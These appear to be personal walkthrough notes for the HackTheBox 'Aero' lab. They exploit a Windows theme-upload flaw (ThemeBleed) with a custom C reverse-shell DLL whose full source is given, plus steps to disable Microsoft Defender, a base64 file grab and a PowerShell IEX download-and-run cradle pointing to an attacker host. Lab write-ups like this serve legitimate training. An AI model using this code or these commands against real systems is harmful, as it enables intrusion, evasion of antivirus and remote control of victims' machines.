Aero

Friday, June 6, 2025 3:06 PM


https://0xdf.gitlab.io/2023/09/28/htb-aero.html

HackTheBox - Aero


nmap

```
└─$ nmap -A -T4 -p- -oN nmap 10.129.48.210
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 21:53 EDT
Nmap scan report for 10.129.48.210
Host is up (0.020s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-title: Aero Theme Hub
|_http-server-header: Microsoft-IIS/10.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11|2008|7 (89%)
OS CPE: cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows 11 21H2 (89%), Microsoft Windows 7 or Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   22.88 ms 10.10.14.1
2   23.00 ms 10.129.48.210

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 125.67 seconds
```


web port 80
There is a place to upload windows theme.



When we check support file types, it shows .theme and .themepack.



Google 'windows exploit theme github'
https://github.com/exploits-forsale/themebleed



So we have to create a reverse shell with a export 'VerifyThemeVersion' and replace stage3.

Download c reverse shell and modify. We need to modify this reverse shell to a function to inject as dll.
https://github.com/izenynn/c-reverse-shell/blob/main/windows.c

nano main.c

```
#include <winsock2.h>
#include <windows.h>
#include <io.h>
#include <process.h>
#include <sys/types.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

static int ReverseShell(const char *CLIENT_IP, int CLIENT_PORT) {

	WSADATA wsaData;
	if (WSAStartup(MAKEWORD(2 ,2), &wsaData) != 0) {
		write(2, "[ERROR] WSASturtup failed.\n", 27);
		return (1);
	}

	int port = CLIENT_PORT;
	struct sockaddr_in sa;
	SOCKET sockt = WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);
	sa.sin_family = AF_INET;
	sa.sin_port = htons(port);
	sa.sin_addr.s_addr = inet_addr(CLIENT_IP);

	if (connect(sockt, (struct sockaddr *) &sa, sizeof(sa)) != 0) {
		write(2, "[ERROR] connect failed.\n", 24);
		return (1);
	}
```

```
	STARTUPINFO sinfo;
	memset(&sinfo, 0, sizeof(sinfo));
	sinfo.cb = sizeof(sinfo);
	sinfo.dwFlags = (STARTF_USESTDHANDLES);
	sinfo.hStdInput = (HANDLE)sockt;
	sinfo.hStdOutput = (HANDLE)sockt;
	sinfo.hStdError = (HANDLE)sockt;
	PROCESS_INFORMATION pinfo;
	CreateProcessA(NULL, "cmd", NULL, NULL, TRUE, CREATE_NO_WINDOW, NULL, NULL, &sinfo, &pinfo);

	return (0);
}

void VerifyThemeVersion()  {
	ReverseShell("192.168.78.128", 9001);
//	ReverseShell("10.10.14.142", 9001);
}
```

Compile
x86_64-w64-mingw32-gcc-win32 main.c -shared -lws2_32 -o VerifyThemeVersion.dll

```
┌──(kali㉿kali)-[~/Desktop/htb/aero]
└─$ x86_64-w64-mingw32-gcc-win32 main.c -shared -lws2_32 -o VerifyThemeVersion.dll

┌──(kali㉿kali)-[~/Desktop/htb/aero]
└─$ ls
gobuster  main.c  nmap  test.c  test.theme  VerifyThemeVersion.dll
```

This gonna show exports of this dll.
These are the functions we can actually execute with rundll32 on Windows.
python3 -m pefile exports VerifyThemeVersion.dll

```
┌──(kali㉿kali)-[~/Desktop/htb/aero]
└─$ python3 -m pefile exports VerifyThemeVersion.dll
0x2ab281541 b'VerifyThemeVersion' 1
```


POC
python -m http.server
On Our windows VM. (not target server)


```
PS C:\Users\cyphe\Downloads> dir


    Directory: C:\Users\cyphe\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          6/7/2025  10:57 PM          90001 VerifyThemeVersion.dll


PS C:\Users\cyphe\Downloads> rundll32 .\VerifyThemeVersion.dll, VerifyThemeVersion
```


we get reverse shell that means this dll works.

```
┌──(kali㉿kali)-[~/Desktop/htb/aero]
└─$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.78.130 50331
Microsoft Windows [Version 10.0.26100.4061]
(c) Microsoft Corporation. All rights reserved.

C:\Users\cyphe\Downloads>whoami
whoami
desktop-vc4g9id\cyphergod
```

Download themebleed latest release zip file on our windows.
Remove AV (Microsoft defender). Use this script https://github.com/ionuttbara/windows-defender-remover/releases




in services, disable 'server' and reboot because theme bleed exploit want to listen on port 445.




If no service is using port 445, we are good.

Copy exploit.theme to kali




Bind our kali port 445 to our windows (not target server) port 445. So that anything we receive from port 445 and go to our windows port 445.



Create themebleed server
After uploading exploit.theme, in server it will show loadlibrary which means it is picking up our VerifyThemeVersion.dll and it will give us reverse shell.

```
PS C:\Users\cyphe\OneDrive\Desktop\ThemeBleed> .\ThemeBleed.exe server
Server started
Client requested stage 1 - Version check
Client requested stage 1 - Version check
Client requested stage 1 - Version check
Client requested stage 1 - Version check
Client requested stage 1 - Version check
Client requested stage 1 - Version check
Client requested stage 1 - Version check
Client requested stage 1 - Version check
Client requested stage 1 - Version check
Client requested stage 1 - Version check
Client requested stage 1 - Version check
Client requested stage 1 - Version check
Client requested stage 1 - Version check
Client requested stage 1 - Version check
Client requested stage 2 - Verify signature
Client requested stage 2 - Verify signature
Client requested stage 2 - Verify signature
Client requested stage 2 - Verify signature
Client requested stage 2 - Verify signature
Client requested stage 2 - Verify signature
Client requested stage 2 - Verify signature
Client requested stage 2 - Verify signature
Client requested stage 2 - Verify signature
Client requested stage 2 - Verify signature
Client requested stage 2 - Verify signature
Client requested stage 2 - Verify signature
Client requested stage 3 - LoadLibrary
Client requested stage 3 - LoadLibrary
```

Upload exploit.theme



We got reverse shell.


```
┌──(kali㉿kali)-[~/Desktop/htb/aero]
└─$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.99.120 62831
Microsoft Windows [Version 10.0.22000.1761]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
aero\sam.emerson
```

```
C:\Users\sam.emerson\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C009-0DB2

 Directory of C:\Users\sam.emerson\Documents

09/21/2023  02:58 PM    <DIR>          .
09/20/2023  05:08 AM    <DIR>          ..
09/21/2023  09:18 AM            14,158 CVE-2023-28252_Summary.pdf
09/26/2023  01:06 PM             1,113 watchdog.ps1
               2 File(s)         15,271 bytes
               2 Dir(s)   6,623,285,248 bytes free
```

powershell #switch from cmd to powershell
$b64 = [Convert]::ToBase64String([IO.FILE]::ReadAllBytes("CVE-2023-28252_Summary.pdf")) #$b64 is a variable
$b64 #View the variable


```
C:\Users\sam.emerson\Documents>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\sam.emerson\Documents>  $b64 = [Convert]::ToBase64String([IO.FILE]::ReadAllBytes("CVE-2023-28252_Summary.pd
f"))
 $b64 = [Convert]::ToBase64String([IO.FILE]::ReadAllBytes("CVE-2023-28252_Summary.pdf"))
PS C:\Users\sam.emerson\Documents> $b64
$b64
JVBERi0xLjYKJcOkw7zDtsOfCjIgMCBvYmoKPDwvTGVuZ3RoIDMgMCBSL0ZpbHRlci9GbGF0ZURlY29kZT4+CnN0cmVhbQp4nKVYzc6sNgzdz1Ow7mKaOCE
QqarEENhf6ZP6Av2RurhS76avX/s4CRDmy7eoRswPBMc+Pj42Y552+Pfxz2AG8zQ0D8HaZ5zsMEX9/PHH47efhu+6gl8//nq8Ph5jeM7DROEZh4/fh593O1
gzfPz5i7GGjDPejCbwMeHbzEfkYzEvs5rEr83s1lj768ffj+3j8e2tcTs+Q2OczGrJOuvNbjY72sC/gp2sMYud2WC03lr+vrD5YF+47u3K6xfjbLIb30V8T
Hxlt667vfFPum5vZ/jN5uzEBq3dTeItd3GIj0m21rN8ns+ahQx/rvxp1RVBgN1MvNbzqoV4ARmy5kVdZ0KkFmjybDLRiE08x+p5AziA2CVCRNs1O9vn2EDs
KHBMZGHkgIq30V8AmHfyduQkrJpJ3lbzze7IagJSFG3qbj+ZG8QLNtlo4U08YvJ8JllPkU2PshW9ENvOGzHMtCrwxKlA5FSdmbqb+6mNnQSwjUbOGBtnqjm
OoMvR4AJXT0MSWiTRxCbYlICzAY4FnBUWMkEUIFlXN+P4SKJPiFNiZ9DFIaTghbWJvzk+43spcAb3OSAmSVxkN9gVqpKs7QZFnt+vQQUw4A3EbHSC29O7xE
jQbRIFCrZT08yfu5ylSBGrE1xlq0JwhCBnuOqclPZczndDsO7pmxBen2vHG9zXw125gvwlhOHkNwe3G7jNFqZMG7asrktAnNdNYRMi8f0rQtoFQEfVtrxqy
```


echo 'base64Code' | base64 -d > cve.pdf
open cve.pdf
it mentions this CVE.



google 'CVE-2023-28252 github'
https://github.com/fortra/CVE-2023-28252

powershell IEX(New-Object Net.Webclient).downloadString('http://10.10.14.142:8000/shell.ps1')





"It's important to set this as a release build, or else it will require certain libraries that are not on Aero. If I see errors about failing to convert string types like this:
I can fix that by going into the project settings (right click on clfs_eop in the Solutions Explorer and go to Properties), under Configuration Properties > Advanced set "Character Set" to "Use Multi-Byte Character Set". Now on "Rebuild Solution": "

Now its succeeded and output file location.